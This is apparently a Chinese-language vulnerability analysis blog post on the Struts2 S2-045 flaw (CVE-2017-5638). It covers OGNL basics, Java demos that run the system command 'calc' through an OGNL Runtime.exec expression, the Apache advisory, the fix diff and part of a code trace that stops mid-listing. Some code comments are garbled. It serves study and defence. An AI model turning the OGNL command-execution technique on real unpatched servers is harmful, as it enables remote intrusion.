【Struts2-命令-代码执行漏洞分析系列】S2-045

皮皮鲁 / 2018-09-08 12:15:55 / 浏览数 3233 安全技术 漏洞分析 顶(0) 踩(0)

0x00 OGNL表达式


1) ognl基本介绍

OGNL是Object-Graph Navigation
Language（对象图导航语言）的缩写，它是一种功能强大的表达式语言(比EL更强大)，通过简单一致的表达式语法，可以存取对象的任何属性，调用对象的方法，遍历整个
xwork提供了OGNL表达式。其jar包为ognl-x.x.x.jar。
Struts2框架使用OGNL作为默认的表达式语言。
OGNL有三大要素，分别是表达式、根对象、Context对象。
表达式是整个OGNL的核心，OGNL根据表达式去对象中取值。所有OGNL操作都是针对表达式解析后进行的。
根对象（Root）:Root对象可以理解为OGNL的操作对象，表达式规定了"做什么"，而Root对象则规定了"对谁操作"。OGNL称为对象图导航语言，所谓对象图，即以任意一
Context对象:OGNL的取值还需要一个上下文环境。Root对象所在环境就是OGNL的上下文环境(Context)。上下文环境规定了OGNL的操作在哪里进行。上下文环境Contex

2)ognl基本用法示例

```
package lltest;

import ognl.Ognl;
import ognl.OgnlContext;
import ognl.OgnlException;

public class ognltest1 {
    public static void main(String[] args) throws OgnlException {
    //■■■■Ognl■■■■■
    OgnlContext context = new OgnlContext();

     // ■■■■■■■
   Object obj1 = Ognl.getValue("'helloworld123'.length()", context, context.getRoot());
   System.out.println(obj1);

   // ■■OGNL■■■■■■
   context.put("name", "lltest");
   Object obj2 = Ognl.getValue("#name", context, context.getRoot());
   System.out.println(obj2);

   //■■■■■■■■
   //@[■■■(■■■■■)]@[■■■|■■]
   Object obj3 = Ognl.getValue("@java.lang.String@format('hello %s', 'lltest')", context);
   System.out.println(obj3);
    }
}
```

说明：需要导入ognl-3.0.6.jar



```java
package lltest;

import ognl.Ognl;
import ognl.OgnlContext;
import ognl.OgnlException;

public class ognltest1 {
     public static void main(String[] args) throws OgnlException {
     //创建一个Ognl上下文对象
     OgnlContext context = new OgnlContext();

     // 调用对象的方法
    Object obj1 = Ognl.getValue("'helloworld123'.length()", context, context.getRoot());
    System.out.println(obj1);

    // 获取OGNL上下文的对象
    context.put("name", "lltest");
    Object obj2 = Ognl.getValue("#name", context, context.getRoot());
    System.out.println(obj2);

    //调用类静态方法
    //@[类全名(包括包路径)]@[方法名|值名]
    Object obj3 = Ognl.getValue("@java.lang.String@format('hello %s', 'lltest')", context);
    System.out.println(obj3);
     }
}
```

```
<terminated> ognltest1 [Java Application] D:\Program Files\Java\jdk\bin\javaw.exe (2018年9月8日 上午9:33:04)
13
lltest
hello lltest
```

3) ognl执行系统命令


用法： @[类全名(包括包路径)]@[方法名|值名] 即@包名.类名@方法名 如:

```java
Object obj = Ognl.getValue("@java.lang.Runtime@getRuntime().exec('calc')", context);
```

完整示例:

```java
package lltest;

import ognl.Ognl;
import ognl.OgnlContext;
import ognl.OgnlException;

public class OsExec {
    public static void main(String[] args) throws OgnlException {
        OgnlContext context = new OgnlContext();
       //@[■■■(■■■■■)@[■■■|■■]]
        //■■■■
        Object obj = Ognl.getValue("@java.lang.Runtime@getRuntime().exec('calc')", context);
        System.out.println(obj);
    }
}
```

说明：需要导入javassist-3.11.0.GA.jar和ognl-3.0.6.jar 两个jar包




```java
package lltest;

import ognl.Ognl;
import ognl.OgnlContext;
import ognl.OgnlException;

public class OsExec {
    public static void main(String[] args) throws OgnlException {
        OgnlContext context = new OgnlContext();
       //@[类全名(包括包路径)@[方法名|值名]]
        //执行命令
        Object obj = Ognl.getValue("@java.lang.Runtime@getRuntime().exec('calc')", context);
        System.out.println(obj);
    }

}
```

```
<terminated> OsExec [Java Application] D:\Progran
java.lang.ProcessImpl@37a71e93
```

0x01 S2-045漏洞简述

Struts2默认处理multipart上传报文的解析器为Jakarta插件（org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest类）。
但是Jakarta插件在处理文件上传(multipart)的请求时会捕捉异常信息，并对异常信息进行OGNL表达式处理。当content-type错误时会抛出异常并带上Content-Type属性
影响Struts2版本： Struts 2.3.5 – Struts 2.3.31, Struts 2.5 – Struts 2.5.10
官方通告详情：
https://cwiki.apache.org/confluence/display/WW/S2-045



S2-045

由 Lukasz Lenart创建, 最终由 Rene Gielen修改于 三月 19, 2017

Summary

Possible Remote Code Execution when performing file upload based on Jakarta Multipart parser.


Who should read this	All Struts 2 developers and users
Impact of vulnerability	Possible RCE when performing file upload based on Jakarta Multipart parser
Maximum security rating	Critical
Recommendation	Upgrade to Struts 2.3.32 or Struts 2.5.10.1
Affected Software	Struts 2.3.5 - Struts 2.3.31, Struts 2.5 - Struts 2.5.10
Reporter	Nike Zheng <nike dot zheng at dbappsecurity dot com dot cn>
CVE Identifier	CVE-2017-5638

0x02 S2-045漏洞分析

为复现漏洞，可使用struts2.3.x环境下自带的struts2-showcase演示demo示例环境，进行漏洞复现。下载struts-2.3.20-apps.zip
(http://archive.apache.org/dist/struts/2.3.20/)
或者自行编写简单测试样例，不去详述了。
下面使用eclipse对struts-2.3.20进行动态分析：

1) 漏洞补丁对比

https://github.com/apache/struts/commit/352306493971e7d5a756d61780d57a76eb1f519a?diff=split
主要对core/src/main/java/org/apache/struts2/dispatcher/multipart/JakartaMultiPartRequest.java中的
return LocalizedTextUtil.findText(this.getClass(), errorKey, defaultLocale, e.getMessage(), args); 进行删除，并重新定义


https://github.com/apache/struts/commit/352306493971e7d5a756d61780d57a76eb1f519a?diff=split

Uses default error key if specified key doesn't exist

WW-4954-struts-2-3 (#245) + struts-2-4 + support-2-3

lukaszlenart committed on 6 Mar 2017 — 1 parent 54dff36 — commit 352306493971e7d5a756d61780d57a76eb1f519a

Showing 3 changed files with 15 additions and 3 deletions.

6 core/src/main/java/org/apache/struts2/dispatcher/multipart/JakartaMultiPartRequest.java


```
@@ -120,7 +120,11 @@ protected String buildErrorMessage(Throwable e, Object[] args) {
```

```
        if (LOG.isDebugEnabled()) {
            LOG.debug("Preparing error message for key: [#0]", errorKey);
        }
-       return LocalizedTextUtil.findText(this.getClass(), errorKey, defaultLocale, e.getMessage(), args);
    }

    protected void processUpload(HttpServletRequest request, String saveDir) throws FileUploadException, UnsupportedEncodingException {
```

```
        if (LOG.isDebugEnabled()) {
            LOG.debug("Preparing error message for key: [#0]", errorKey);
        }
+       if (LocalizedTextUtil.findText(this.getClass(), errorKey, defaultLocale, null, new Object[0]) == null) {
+           return LocalizedTextUtil.findText(this.getClass(), "struts.messages.error.uploading", defaultLocale, null, new Object[] { e.getMessage() });
+       } else {
+           return LocalizedTextUtil.findText(this.getClass(), errorKey, defaultLocale, null, args);
+       }
    }

    protected void processUpload(HttpServletRequest request, String saveDir) throws FileUploadException, UnsupportedEncodingException {
```

2)Jakarta解析multipart上传请求

Struts2默认处理multipart上传报文的解析器是plugin插件（org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest类）



\struts-2.3.20-all\struts-2.3.20\src\core\src\main\resources\struts-default.xml - Notepad++

```
="org.apache.struts2.dispatcher.mapper.ActionMapper" name="restful2" class="org.apache.struts2.dispatcher.mapper.Restful2ActionMapper" />

="org.apache.struts2.dispatcher.multipart.MultiPartRequest" name="jakarta" class="org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest" scope="defau
="org.apache.struts2.dispatcher.multipart.MultiPartRequest" name="jakarta-stream" class="org.apache.struts2.dispatcher.multipart.JakartaStreamMultiPartRequest"
```

StrutsPrepareAndExecuteFilter类是Struts2默认配置的入口过滤器。Struts2首先对输入请求对象request的进行封装：

```
request = prepare.wrapRequest(request);
```


路径struts-2.3.20\src\core\src\main\java\org\apache\struts2\dispatcher\ng\filter\StrutsPrepareAndExecuteFilter.java


eclipse-workspace - org.apache.struts2.dispatcher.ng.filter.StrutsPrepareAndExecuteFilter - Eclipse

StrutsPrepareAndExecuteFilter.class


```
    /**
     * Callback for post initialization
     */
    protected void postInit(Dispatcher dispatcher, FilterConfig filterConfig) {
    }

    public void doFilter(ServletRequest req, ServletResponse res, FilterChain chain) throws IOException, Se

        HttpServletRequest request = (HttpServletRequest) req;
        HttpServletResponse response = (HttpServletResponse) res;

        try {
            if (excludedPatterns != null && prepare.isUrlExcluded(request, excludedPatterns)) {
                chain.doFilter(request, response);
            } else {
